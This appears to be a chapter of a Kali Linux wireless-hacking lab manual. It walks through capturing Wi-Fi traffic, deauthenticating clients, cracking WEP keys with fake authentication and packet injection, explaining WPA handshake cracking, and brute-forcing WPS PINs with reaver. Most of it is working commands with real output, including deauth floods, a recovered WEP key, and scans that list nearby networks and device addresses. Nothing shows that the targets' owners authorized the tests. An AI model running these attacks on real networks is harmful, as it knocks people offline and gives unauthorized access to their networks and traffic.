Exercise 2: Over the air wireless data capture

1. #airodump-ng wlan0mon

```
root@kali:~# airodump-ng wlan0
```

2. If you do not see any output

- b. Disconnect the card from the USB port.
- c. Connect the card pack with Kali running.
- d. Put the card in monitor mode.
- e. Run airodump-ng again.

Output

| CH 3][Elapsed: 36 s][2020-03-31 14:56 | | | | | | | | | | | |
|---|------------------------|---------|------------|------|---------|----------------------|------|-------------------------------------|--|--------------------------------------|-------------------------|
| BSSID <i>AP MAC address</i> | PWR <i>AP power</i> | Beacons | #Data, #/s | | | CH <i>channel</i> | MB | ENC <i>Encryption Parameters</i> | CIPHER <i>Encryption Parameters</i> | AUTH <i>Encryption Parameters</i> | ESSID <i>AP Name</i> |
| | | | packets | rate | channel | | | | | | |
| F8:1D:0F:9C:63:88 | -27 | 23 | 13 | 0 | 11 | 195 | WPA2 | CCMP | PSK | Y | IA |
| 96:53:30:BB:D7:88 | -54 | 26 | 0 | 0 | 11 | 130 | WPA2 | CCMP | PSK | D | |
| AC:20:2E:05:2B:98 | -63 | 7 | 1 | 0 | 6 | 195 | WPA2 | CCMP | PSK | N | |
| 54:64:D9:F3:17:79 | -65 | 4 | 0 | 0 | 1 | 405 | WPA2 | CCMP | PSK | BE | |
| 44:D9:E7:F3:95:38 | -65 | 13 | 1 | 0 | 6 | 195 | WPA2 | CCMP | PSK | VB | |
| 56:64:D9:F3:17:79 | -66 | 11 | 0 | 0 | 1 | 405 | WPA2 | CCMP | PSK | <1 | |
| C8:91:F9:C2:C6:A6 | -67 | 9 | 0 | 0 | 11 | 195 | WPA2 | CCMP | PSK | BE | |
| BC:4D:FB:F6:33:48 | -68 | 9 | 0 | 0 | 1 | 195 | WPA2 | CCMP | PSK | ER | |
| BE:17:10:FF:0B:E5 | -68 | 5 | 0 | 0 | 11 | 270 | WPA2 | CCMP | PSK | BE | |
| 78:8D:F7:B4:4D:E8 | -69 | 16 | 0 | 0 | 9 | 195 | WPA2 | CCMP | PSK | LU | |
| 40:C7:29:F8:6B:F6 | -68 | 2 | 0 | 0 | 1 | 540 | WPA2 | CCMP | PSK | BE | |
| 98:DE:D0:44:17:47 | -70 | 6 | 2 | 0 | 11 | 130 | WPA2 | CCMP | PSK | VB | |
| 5C:76:95:B6:24:1E | -84 | 2 | 0 | 0 | 1 | 130 | WPA2 | CCMP | MGT | <1 | |
| 5C:76:95:B6:24:1A | -84 | 2 | 0 | 0 | 1 | 130 | WPA2 | CCMP | PSK | <1 | |
| 5C:76:95:B6:24:1C | -83 | 3 | 0 | 0 | 1 | 130 | WPA2 | CCMP | PSK | <1 | |
| 5C:76:95:B6:24:19 | -85 | 5 | 0 | 0 | 1 | 130 | WPA2 | CCMP | PSK | RL | |
| 40:F2:01:FB:CE:8F | -68 | 2 | 0 | 0 | 6 | 405 | WPA2 | CCMP | PSK | BE | |
| 3A:66:85:05:1F:8D | -70 | 2 | 0 | 0 | 11 | 270 | WPA2 | CCMP | PSK | BE | |
| BSSID <i>AP MAC address</i> | | | | | | | | | | | |
| STATION <i>Devices MAC address</i> | | PWR | Rate | Lost | Frames | Probe | | | | | |
| (not associated) | E6:19:D0:8E:E2:34 | -19 | 0 - 5 | 0 | 17 | no-internet,silent | | | | | |
| (not associated) | 80:91:33:39:FB:2D | -67 | 0 - 1 | 0 | 1 | BELL849 | | | | | |
| F8:1D:0F:9C:63:88 | 6C:C7:EC:CC:E3:BC | -37 | 0 - 1 | 0 | 1 | | | | | | |
| F8:1D:0F:9C:63:88 | 08:D4:6A:A5:5B:D2 | -39 | 0 - 1e | 10 | 17 | | | | | | |
| F8:1D:0F:9C:63:88 | 24:18:1D:29:4A:22 | -44 | 0 - 24 | 0 | 5 | | | | | | |
| F8:1D:0F:9C:63:88 | 48:F1:7F:FF:82:55 | -44 | 0 - 6e | 0 | 5 | | | | | | |
| F8:1D:0F:9C:63:88 | 4C:66:41:99:AB:80 | -61 | 0 - 24 | 40 | 9 | | | | | | |
| 78:8D:F7:B4:4D:E8 | 84:2C:80:5E:CF:D3 | -67 | 0 - 11 | 0 | 1 | | | | | | |

```
root@kali:~#
```

2.3. Sniffing specific AP

Exercise 3: Sniffing Specific Access Point

Commands:

Airodump-ng: utility

--channel: channel number that the AP working on

--based: mac address of the AP

--write: to send the captured output to file (test-upc)

Wlan0: wireless card name

```
root@kali:~# airodump-ng --channel 11 --bssid F8:1D:0F:9C:63:B8 --write newtest wlan0mon
CH 11 ][ Elapsed: 2 mins ][ 2020-04-14 14:43 ][ WPA handshake: F8:1D:0F:9C:63:B8
          BSSID      PWR  RXQ  Beacons    #Data, #/s  CH   MB   ENC  CIPHER AUTH ESSID
          F8:1D:0F:9C:63:B8  -26   4    394      501   9  11   195  WPA2 CCMP  PSK  [REDACTED]
          BSSID      STATION      PWR      Rate     Lost    Frames  Probe
          F8:1D:0F:9C:63:B8  22:15:93:40:3B:75  -28    0 - 1      0      4
          F8:1D:0F:9C:63:B8  C0:B6:58:A8:21:BF  -36    0 - 1e     0      11
          F8:1D:0F:9C:63:B8  C4:42:02:56:5A:89  -38    1e- 0e    1057      63
          F8:1D:0F:9C:63:B8  94:53:30:BB:07:88  -38    1e- 1e     0      41
          F8:1D:0F:9C:63:B8  6C:2F:2C:A5:76:B4  -38    0 - 6      0      3
          F8:1D:0F:9C:63:B8  44:4A:DB:02:CC:14  -38    1e- 1      0      538
          F8:1D:0F:9C:63:B8  08:D4:6A:A5:5B:D2  -40    1e- 1e     7      351
          F8:1D:0F:9C:63:B8  24:18:1D:29:4A:22  -42    0 - 1      0      64
          F8:1D:0F:9C:63:B8  C0:38:96:D0:D9:EF  -44    1e- 1e     0      50
          F8:1D:0F:9C:63:B8  6C:C7:EC:CC:E3:BC  -44    1e-24      1      240
          F8:1D:0F:9C:63:B8  A8:E3:EE:29:90:EB  -46    0 - 1      0      30
          F8:1D:0F:9C:63:B8  FC:DE:90:37:9D:71  -46    1e- 1      0      222
          F8:1D:0F:9C:63:B8  94:B0:1F:1C:CA:F7  -46    1e- 1      0      4
          F8:1D:0F:9C:63:B8  C4:57:6E:D3:56:37  -46    1e- 1e     0      62
          F8:1D:0F:9C:63:B8  4C:66:41:99:AB:80  -56    0 -24      0      25
          F8:1D:0F:9C:63:B8  24:A2:E1:2C:74:5A  -54    0 -24      0      64
root@kali:~#
```

Finding the captured file:

In Kali type: **#ls**

```
root@kali:~# ls
Desktop      Music      rtl8812au      wifi_test1-01.cap      wifi_test1-01.kismet.netxml
Documents    Pictures    Templates    wifi_test1-01.csv      wifi_test1-01.log.csv
Downloads   Public      Videos      wifi_test1-01.kismet.csv
root@kali:~#
```

Files created when we user - -write in the airodump-ng command

2.4. De-authentication attacks

De-authentication attack enables the attack to disconnect any device from the target access point.

Exercise 4: De-authentication Attack

1. Make sure the card is working using command.

#iwconfig

```
root@kali:~# iwconfig
eth0      no wireless extensions.

lo       no wireless extensions.

wlan0    IEEE 802.11b  ESSID:""  Nickname:"<WIFI@REALTEK>"
          Mode:Monitor  Frequency:2.452 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off  RTS thr:off  Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=0/100  Signal level=-100 dBm  Noise level=0 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0  Missed beacon:0

root@kali:~# █
```

2. If the card is not in monitor mode. Put it in monitor mode.
3. Check the packets over the air to decide which access point that will attack using command

#airodump-ng wlan0

```
root@kali:~# airodump-ng wlan0
```

| CH 10][Elapsed: 42 s][2020-04-01 11:56][WPA handshake: F8:1D:0F:9C:63:BB | | | | | | | | | | |
|--|-------------------|---------|------------|------|--------|-------|--------|------|-------|------------|
| BSSID | PWR | Beacons | #Data, #/s | CH | MB | ENC | CIPHER | AUTH | ESSID | |
| F8:1D:0F:9C:63:BB | -18 | 41 | 10 | 0 | 11 | 195 | WPA2 | CCMP | PSK | Y |
| 96:53:38:BB:D7:BB | -50 | 38 | 0 | 0 | 11 | 138 | WPA2 | CCMP | PSK | D |
| AC:20:2E:05:2B:98 | -64 | 19 | 8 | 0 | 6 | 195 | WPA2 | CCMP | PSK | N |
| 44:D9:E7:F3:95:3B | -65 | 68 | 0 | 0 | 6 | 195 | WPA2 | CCMP | PSK | V |
| 54:64:D9:F3:17:79 | -65 | 34 | 0 | 0 | 1 | 405 | WPA2 | CCMP | PSK | B |
| 78:8D:F7:B4:4D:E8 | -65 | 79 | 0 | 0 | 9 | 195 | WPA2 | CCMP | PSK | L |
| 56:64:D9:F3:17:79 | -65 | 36 | 0 | 0 | 1 | 405 | WPA2 | CCMP | PSK | C |
| 40:F2:01:FB:CE:8F | -66 | 11 | 8 | 0 | 6 | 405 | WPA2 | CCMP | PSK | B |
| 3A:66:85:05:1F:8D | -67 | 21 | 0 | 0 | 11 | 270 | WPA2 | CCMP | PSK | B |
| C8:91:F9:02:C6:A6 | -67 | 60 | 0 | 0 | 11 | 195 | WPA2 | CCMP | PSK | B |
| 40:C7:29:F8:6B:F6 | -68 | 23 | 5 | 0 | 1 | 540 | WPA2 | CCMP | PSK | B |
| BC:4D:FB:F6:33:4B | -69 | 22 | 1 | 0 | 1 | 195 | WPA2 | CCMP | PSK | E |
| 98:DE:D0:44:17:47 | -69 | 27 | 3 | 0 | 11 | 138 | WPA2 | CCMP | PSK | V |
| F8:F2:49:5D:27:08 | -71 | 4 | 0 | 0 | 6 | 195 | WPA2 | CCMP | PSK | M |
| 5C:76:95:86:24:1C | -81 | 11 | 0 | 0 | 1 | 138 | WPA2 | CCMP | PSK | C |
| 5C:76:95:86:24:19 | -82 | 23 | 0 | 0 | 1 | 138 | WPA2 | CCMP | PSK | R |
| 5C:76:95:86:24:1A | -82 | 27 | 0 | 0 | 1 | 138 | WPA2 | CCMP | PSK | C |
| 5C:76:95:86:24:1E | -82 | 12 | 0 | 0 | 1 | 138 | WPA2 | CCMP | MGT | C |
| 2A:66:85:05:1F:8D | -85 | 5 | 0 | 0 | 11 | 270 | WPA2 | CCMP | PSK | C |
| 90:50:CA:1A:DA:18 | -70 | 3 | 0 | 0 | 11 | 195 | WPA2 | CCMP | PSK | SHARRINESS |
| BSSID | STATION | PWR | Rate | Lost | Frames | Probe | | | | |
| (not associated) | 50:63:13:33:C7:D5 | -59 | 0 - 1 | 0 | 3 | Y | | | | |
| (not associated) | 14:2D:27:9A:BA:B9 | -69 | 0 - 1 | 0 | 1 | | | | | |
| F8:1D:0F:9C:63:BB | 24:18:1D:29:4A:22 | -33 | 0 -24 | 0 | 3 | | | | | |
| F8:1D:0F:9C:63:BB | 44:4A:DB:02:CC:14 | -41 | 0 - 1 | 0 | 2 | | | | | |
| F8:1D:0F:9C:63:BB | A8:E3:EE:29:90:EB | -43 | 36 - 1 | 0 | 18 | Y | | | | |
| F8:1D:0F:9C:63:BB | 6C:C7:EC:CC:E3:BC | -56 | 0 -24 | 0 | 2 | | | | | |
| F8:1D:0F:9C:63:BB | 4C:66:41:99:AB:80 | -61 | 0 -24 | 0 | 7 | | | | | |
| AC:20:2E:05:2B:98 | 14:D1:69:8D:46:CF | -69 | 11e- 2e | 0 | 8 | | | | | |
| 78:8D:F7:B4:4D:E8 | 68:07:15:BF:08:83 | -87 | 0 - 6e | 0 | 3 | | | | | |
| 40:F2:01:FB:CE:8F | F0:F0:A4:38:D1:A2 | -1 | 1e- 0 | 0 | 8 | | | | | |

root@kali:~#

4. Check how many devices connected to the target AP using command airodump

#airodump-ng --channel x --bssid xx:xx:xx:xx:xx:xx card name

```
root@kali:~# airodump-ng --channel 11 --bssid F8:1D:0F:9C:63:B8 wlan0

CH 11 ][ Elapsed: 18 s ][ 2020-04-01 12:06

BSSID          PWR RXQ Beacons #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
F8:1D:0F:9C:63:B8 -15   4      61      173   0  11  195  WPA2  COMP  PSK  YASEEN

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
F8:1D:0F:9C:63:B8 22:15:93:40:3B:75 -29   0 - 1    0      1
F8:1D:0F:9C:63:B8 24:18:1D:29:4A:22 -32   0 -24    1      15
F8:1D:0F:9C:63:B8 A8:E3:EE:29:90:EB -45   0 - 1    0      14  [REDACTED]
F8:1D:0F:9C:63:B8 C0:B6:58:A8:21:BF -44   0 -24    0      7
F8:1D:0F:9C:63:B8 44:4A:DB:02:CC:14 -45   11e- 1    0      42
F8:1D:0F:9C:63:B8 6C:C7:EC:CC:E3:BC -58   0 -24    1      13
F8:1D:0F:9C:63:B8 4C:66:41:99:AB:80 -62   11e-24   1      198

root@kali:~# █
```

5. Use command aireplay to start deauth attack

#aireplay-ng --deauth [number of packets] -a [AP Mac] -c [device Mac] card name

```

root@kali:~# aireplay-ng --deauth 100 -a f8:1d:0f:9c:63:b8 wlan0
15:34:00 Waiting for beacon frame (BSSID: F8:1D:0F:9C:63:B8) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
15:34:00 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:01 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:02 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:02 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:03 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:04 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:05 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:05 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:06 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:07 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:07 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:08 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:09 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:10 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:11 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:12 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:12 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:13 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:14 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:14 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:15 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:15 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:16 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:17 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:17 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:18 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:19 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:20 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:21 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:22 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:22 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:23 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:24 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:24 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:25 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:25 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]

```

6. You should notice that the device disconnected from internet
7. To monitor access points that works on 5 Gigahertz band

#airodump-ng –band a wlan0

2.5. WEP encrypted networks crack

WEP is an old Encryption but it is still in use in some networks, therefore I will explain how to break it.

WEP algorithm called RC4 where each packet is encrypted by the access point and then decrypted at the client side. WEP ensure that each packet is encrypted by a unique key stream using random 24-bit initializing factor (IV), This IV is contained in packets as plain text. In a busy network, if we can collect more than two packets with the same IV, then aircrack tool (aircrack-ng) can be used to determine the key stream and the WEP key using statistical attacks.

Conclusion: the more IV we can collect, the more likely for us to crack the WEP key

Exercise 5: WEP Encryption cracking procedure

- Set the card in monitor mode

```
root@kali:~# iwconfig wlan0 mode monitor
Error for wireless request "Set Mode" (8B06) :
      SET failed on device wlan0 ; Device or resource busy.
root@kali:~# iwconfig
lo      no wireless extensions.

eth0      no wireless extensions.

wlan0      IEEE 802.11-ESSID:off/any
           Mode:Managed  Access Point: Not-Associated Tx-Power=20 dBm
           Retry short long limit:2   RTS thr:off   Fragment thr:off
           Encryption key:off
           Power Management:off

root@kali:~# iwconfig wlan0 mode monitor
Error for wireless request "Set Mode" (8B06) :
      SET failed on device wlan0 ; Device or resource busy.
root@kali:~# iwconfig wlan0 mode monitor
root@kali:~# iwconfig
lo      no wireless extensions.

eth0      no wireless extensions.

wlan0      IEEE 802.11  Mode:Monitor  Tx-Power=0 dBm
           Retry short long limit:2   RTS thr:off   Fragment thr:off
           Power Management:off

root@kali:~#
```

- See AP nearby using command “ **airodump-ng wlan0** ”

| CH 13][Elapsed: 24 s][2018-07-02 09:27 | | | | | | | | | | | |
|--|-------------------|---------|------------|------|--------|-----------|--------|------|-------|--|--|
| BSSID | PWR | Beacons | #Data, #/s | CH | MB | ENC | CIPHER | AUTH | ESSID | | |
| F0:F2:49:5D:27:08 | -73 | 1 | 1 0 | 1 | 54e. | WPA2 | CCMP | PSK | Maral | | |
| F8:1D:0F:9C:63:B8 | -24 | 1 | 4 0 | 11 | 54e. | WPA2 | CCMP | PSK | YASEE | | |
| 44:D9:E7:F3:95:3B | -66 | 6 | 225 110 | 11 | 54e. | WPA2 | CCMP | PSK | vblac | | |
| C8:91:F9:C2:C6:A6 | -67 | 6 | 0 0 | 6 | 54e. | WPA2 | CCMP | PSK | BELL5 | | |
| AC:20:2E:05:2B:98 | -68 | 1 | 4 0 | 6 | 54e. | WPA2 | CCMP | PSK | Nate | | |
| 54:64:D9:F3:17:79 | -70 | 10 | 0 0 | 1 | 54e. | WPA2 | CCMP | PSK | BELL0 | | |
| A0:1B:29:F9:2E:1E | -73 | 8 | 0 0 | 1 | 54e. | WPA2 | CCMP | PSK | The L | | |
| 40:F2:01:FB:CE:8F | -75 | 9 | 0 0 | 1 | 54e. | WPA2 | CCMP | PSK | BELL2 | | |
| 2C:E4:12:82:21:9D | -76 | 10 | 1 0 | 1 | 54e | WPA2 | CCMP | PSK | BELL8 | | |
| BC:4D:FB:D3:B1:18 | -77 | 5 | 0 0 | 11 | 54e. | WPA2 | CCMP | PSK | GPrim | | |
| 44:E9:DD:46:C7:FA | -78 | 4 | 0 0 | 1 | 54e. | WPA2 | CCMP | PSK | BELL3 | | |
| 44:E9:DD:44:04:50 | -78 | 4 | 0 0 | 6 | 54e. | WPA2 | CCMP | PSK | BELL9 | | |
| 1C:AB:C0:70:CA:B8 | -79 | 2 | 0 0 | 1 | 54e. | WPA2 | CCMP | PSK | sooso | | |
| 98:DE:D0:44:17:47 | -79 | 3 | 0 0 | 11 | 54e. | WPA2 | CCMP | PSK | VBlac | | |
| 1C:AB:C0:70:CA:BA | -80 | 3 | 0 0 | 1 | 54e. | WPA2 | CCMP | PSK | <leng | | |
| 90:72:40:25:80:76 | -81 | 3 | 0 0 | 11 | 54e | WPA2 | CCMP | PSK | fermo | | |
| 54:64:D9:F4:B5:D1 | -80 | 5 | 0 0 | 1 | 54e. | WPA2 | CCMP | PSK | BELL3 | | |
| BSSID | STATION | PWR | Rate | Lost | Frames | Probe | | | | | |
| (not associated) | 94:53:30:BB:D7:B8 | -38 | 0 - 1 | 0 | 9 | YASEEN-5G | | | | | |
| (not associated) | AC:83:F3:4B:CB:1A | -60 | 0 - 1 | 0 | 2 | | | | | | |
| (not associated) | 44:61:32:CA:25:BE | -78 | 0 - 1 | 0 | 9 | Nate | | | | | |

- Collect packets from the AP you want to attack using command

```
#airodump-ng --channel [ch. Number] --bssid [bssid name] --write [file name] [interface]
```

- Use aircrack-ng tool to crack the key from the captured file as the following example:

```
#aircrack-ng [filename]
Ex: #aircrack-ng out-01.cap
```

Notes

- The higher the encryption key (24 bit, 32 bit , 64bit or 128bit) the more time required to crack the key.
- The busier the network (more packets generated and collected) the shorter time needed to crack the network).
- You can have both tools (airodump-ng) and (aircrack-ng)

working at the same time with aircrack-ng is taking the airodump-ng output) until aircrack find the key

```

0 0/ 2 54(5888) 77(5888) 02(5632) 15(5632) A1(5632) D9(5632) 28(5376) 3F(5376) 7E(5376)
1 0/ 1 D5(6400) C3(6144) 2B(5888) F7(5632) Aircrack-ng 1.2 beta35376) 73(5376) 3F(5120)
2 0/ 1 00(6144) 61(6144) CF(6144) 68(5632) 22(5376) 86(5376) 95(5376) E2(5376) FA(5376)
3 0/ 1 F3(6144) 10(5888) 29(5888) A8(5888) 30(5632) 00(5376) 03(5376) 74(5376) A1(5376)
4 0/ 1 35(6656) 44(5632) F3[00:00:03] Tested 140411 keys (got 3384 IVs)
5 0/ 1 14(6656) 1F(6400) 5E(5632) 83(5632) DC(5632) 0C(5376) 1A(5376) 44(5376) 7A(5376)
KB depth byte(vote)C(5888) F2(5632) 1A(5376) 3E(5376) 01(5120) 11(5120) 1E(5120) 42(5120)
0 33/ 34 F3(4608) 17(4352) 22(4352) 24(4352) 37(4352) 39(4352) 5D(4352) 62(4352) 68(4352)
1 14/ 15 DB(5120) 1E(4864) 23(4864) 5C(4864) 97(4864) 98(4864) 9E(4864) 9F(4864) AD(4864)
2 21/ 2 E8(5120) 18(4864) 38(4864) 71(4864) 87(4864) 88(4864) A0(4864) B7(4864) D9(4864)
3 12/ 3 B2(5120) 08(4864) 20(4864) 24(4864) 32(4864) 34(4864) 44(4864) 48(4864) 6E(4864)
4 2/ 7 60(5632) 54(5376) 63(5376) 89(5376) 9E(5376) FE(5376) 3B(5120) AC(5120) C6(5120)

`

5 0/ 1 CC(26100) 55(26000) CC(26112) 5D(25050) 67(25344) A1(25344) 1A(24052) A5(24052) 00(24376)
4 0/ 2 22(26112) 51(26112) [00:02:25] Tested 79 keys (got 20027 IVs)
5 0/ 1 70(25600) B4(25344) BA(25088) C7(24832) 7A(24576) E0(24576) FC(24576) 38(24320) 8F(24320)
KB depth byte(vote)65(25856) 64(25344) 7C(25088) AF(25088) 11(24576) 2C(24576) 34(24576) 20(24064)
0 0/ 1 B4(31488) 07(27904) 9F(27136) 4F(26880) BF(26880) 0A(26368) D8(26368) 3F(26112) 7E(25856)
1 2/ 4 1A(26624) 40(26368) 29(26112) 2B(26112) AA(26112) 38(25600) 60(25600) 66(25600) D8(25600)
2 0/ 1 E7(31232) EF(27392) C8(26880) 01(26624) 4B(26368) D2(26112) 4F(25856) 9B(25856) D9(25856)
3 2/ 3 60(27904) A1(27136) CE(27136) 1A(26880) 3D(26880) 00(26624) A3(26112) 21(25856) 39(25856)
4 0/ 7 CA(28416) 65(27904) 8D(26624) 9C(26624) B6(26368) E4(26368) F0(26112) 6B(25600) 82(25600)

KEY FOUND! [ B4:8C:E7:60:CA ]
Decrypted correctly: 100%

```

Output of aircrack-ng utility

- To use the key just remove the dots from it (B48CE760CA)
- If there are not enough users in the network or users is not generating enough packets to collect and crack the key, we can inject data to the router to generate more IV.
- Normally router Ignore any packets coming from the user that are not connected.
- Before injecting packets to the router, we are going to do fake authentication with the router.
- Fake authentication will force the router to check incoming packets from non-associated device.
- Here are the steps of fake authentication:

Commands:

```
#aireplay-ng --fakeauth [number of packets] -a [target MAC] -h [your MAC]
[interface]
```

Ex. #aireplay-ng --fakeauth 100 -a E0:69:95:B8:BF:77 -h
00:C0:CA:6C:CA:12 Wlan0mon

- Fake Authentication command:

```
#aireplay-ng --fakeauth 10000 -a 00:10:18:90:2D:EE -h
00:c0:ca:6c:ca:12 wlan0
```

```
root@kali:~# aireplay-ng --fakeauth 0 -a 00:10:18:90:2D:EE -h 00:c0:ca:6c:ca:12 mon0
root@kali:~# aireplay-ng --fakeauth 0 -a 00:10:18:90:2D:EE -h 00:c0:ca:6c:ca:12 mon0
10:28:44 Waiting for beacon frame (BSSID: 00:10:18:90:2D:EE) on channel 2
10:28:44 Sending Authentication Request (Open System) [ACK]
10:28:44 Authentication successful
10:28:44 Sending Association Request [ACK]
10:28:44 Association successful :-) (AID: 1)

root@kali:~#
```

- After the command notice the AP AUTH parameter

The AUTH parameter is changed to open and our device shows as if it connected to the network but in fact it is not connected, however the AP will read what we will sent to it and that's make it easy to inject packets

The way to inject packet is to capture ARP packet coming from the AP and

send it back to the AP and in the same time taking the output file and send it to aircrack-ng tool to find the key

2.6. WPA Encrypted Network crack

WPA found after WEP to address all the weaknesses of WEP like initialization vector that sent in plain text and the possibility of having similar IV in more than one packet in a busy or injected network which will allow a tool like aircrack-ng to do statistical attack and find the key from similar IVs collected.

In WPA there is no IV and each packet is encrypted using a unique temporary key which means that the collection of packet is irrelevant because even if we collect one million packet there is no information in the packet that can help us to crack the key.

WPA2 is the same as WPA, the only difference is that WPA2 uses different algorithm to encrypt packets.

During the authentication process the supplicant (client) and authenticator (access point) each attempt to prove that they independently know the pre-shared-key (PSK) passphrase without disclosing the key directly. This is done by each encrypting a message using the Pairwise-Master-Key (PMK) that they have generated, transmitting each way, and then decrypting the message they've each received. The four-way handshake is used to establish a new key called the Pairwise-Transient-Key (PTK), which is comprised of the following data:

- Pairwise Master Key
- Authenticator Nonce
- Supplicant Nonce
- Authenticator MAC Address
- Supplicant MAC Address

The result is then processed through a Pseudo-Random-Function (PRF). Another key that is used for decrypting multicast traffic, named the Group-Temporal-Key, is also created during this handshake process.

Actual Handshake Process

- Initially the access point transmits an A Nonce key to the client within the first handshake packet.
- The client then constructs its S Nonce, along with the Pairwise-Transient-Key (PTK), and then submits the S Nonce and Message Integrity Code (MIC) to the access point.

- Next the access point constructs the Group-Temporal-Key, a sequence number that is used to detect replay attacks on the client, and a Message Integrity Code (MIC).
- Lastly the client then sends an acknowledgement (ACK) to the access point.

At this point an attacker would have been able to intercept enough of the handshake to perform a password cracking attack.

Construction of the PMK

Pairwise-Master-Keys are used during the creation of the Pairwise-Transient-Keys and are never actually transmitted across the network. They are derived from the Pre-Shared-Keys (Enterprise Wi-Fi uses a key created by EAP) along with the other information such as SSID, SSID Length. The PMKs are created using the Password-Based Key Derivation Function #2 (PBKDF2), with the SHA1 hashing function used with HMAC as the message authentication code:

$$\text{PMK} = \text{PBKDF2}(\text{HMAC-SHA1}, \text{PSK}, \text{SSID}, 4096, 256)$$

HMAC-SHA1 is the Pseudo Random Function used, whilst 4096 iterations of this function are used to create the 256-bit PMK. The SSID is used as a salt for the resulting key, and of course the PSK (passphrase in this instance) is used as the basis for this entire process.

Construction of the PTK

The creation of the Pairwise-Transient-Keys is performed via a another PRF (using an odd combination of SHA1, ending in a 512-bit string), which uses a combination of the PMK, AP MAC Address, Client MAC Address, AP Nonce, Client Nonce. The result is this 512 bit Pairwise-Transient-Key, which is a concatenation of five separate keys and values, each with their own purpose and use:

- Key Confirmation Key (KCK) - Used during the creation of the Message Integrity Code.
- Key Encryption Key (KEK) - Used by the access point during data encryption.
- Temporal Key (TK) - Used for the encryption and decryption of unicast packets.
- MIC Authenticator Tx Key (MIC Tx) - Only used with TKIP

- configurations for unicast packets sent by access points.
- MIC Authenticator Rx Key (MIC Rx) - Only used with TKIP configurations for unicast packets sent by clients.

What is computed for cracking?

Once the second packet of the handshake has been captured an attacker has enough information to attempt to compute the Pairwise-Transient-Key (using an assumed PSK passphrase), which can then be used to extract the Key-Confirmation-Key and compute the Message Integrity Code. It is this MIC that is used during the comparison with the genuine MIC to determine the validity of the assumed PSK.

This whole process is re-run for every dictionary entry (or brute force attempt) during password cracking. The MIC is calculated using HMAC_MD5, which takes its input from the KCK Key within the PTK.

Exercise 6: Cracking WPA using WPS feature

In most routers that uses WPA there is a feature called WPS, this feature allow client to connect easily to router using 8-digit long PIN, the purpose of this feature is to connect some devices like printers easily to the router. The WPS feature must be enable from the router first and some routers have a bottom called WPS need to be pressed to connect to the router automatically.

- Using brute force attack the WPS PIN can be guessed in 10 hours.
- A Kali Linux tool called Reaver can recover WPA key from WPS PIN.
- Use command:

`#wash -i wlan0` (to find which AP with WPS lock set to know)

`#reaver -b [mac address of AP] -c [channel number] -i [interface]` (This will start the brute force attack on the access point).

| BSSID | Ch | dBm | WPS | Lck | Vendor | ESSID |
|--------------------------|----------|------------|------------|-----------|-----------------|-----------|
| 54:64:D9:F3:17:79 | 1 | -67 | 2.0 | No | AtherosC | BB |
| 40:C7:29:F8:6B:F6 | 1 | -73 | 2.0 | No | Broadcom | BB |
| 98:DE:D0:44:17:47 | 1 | -71 | 2.0 | No | Broadcom | VB |
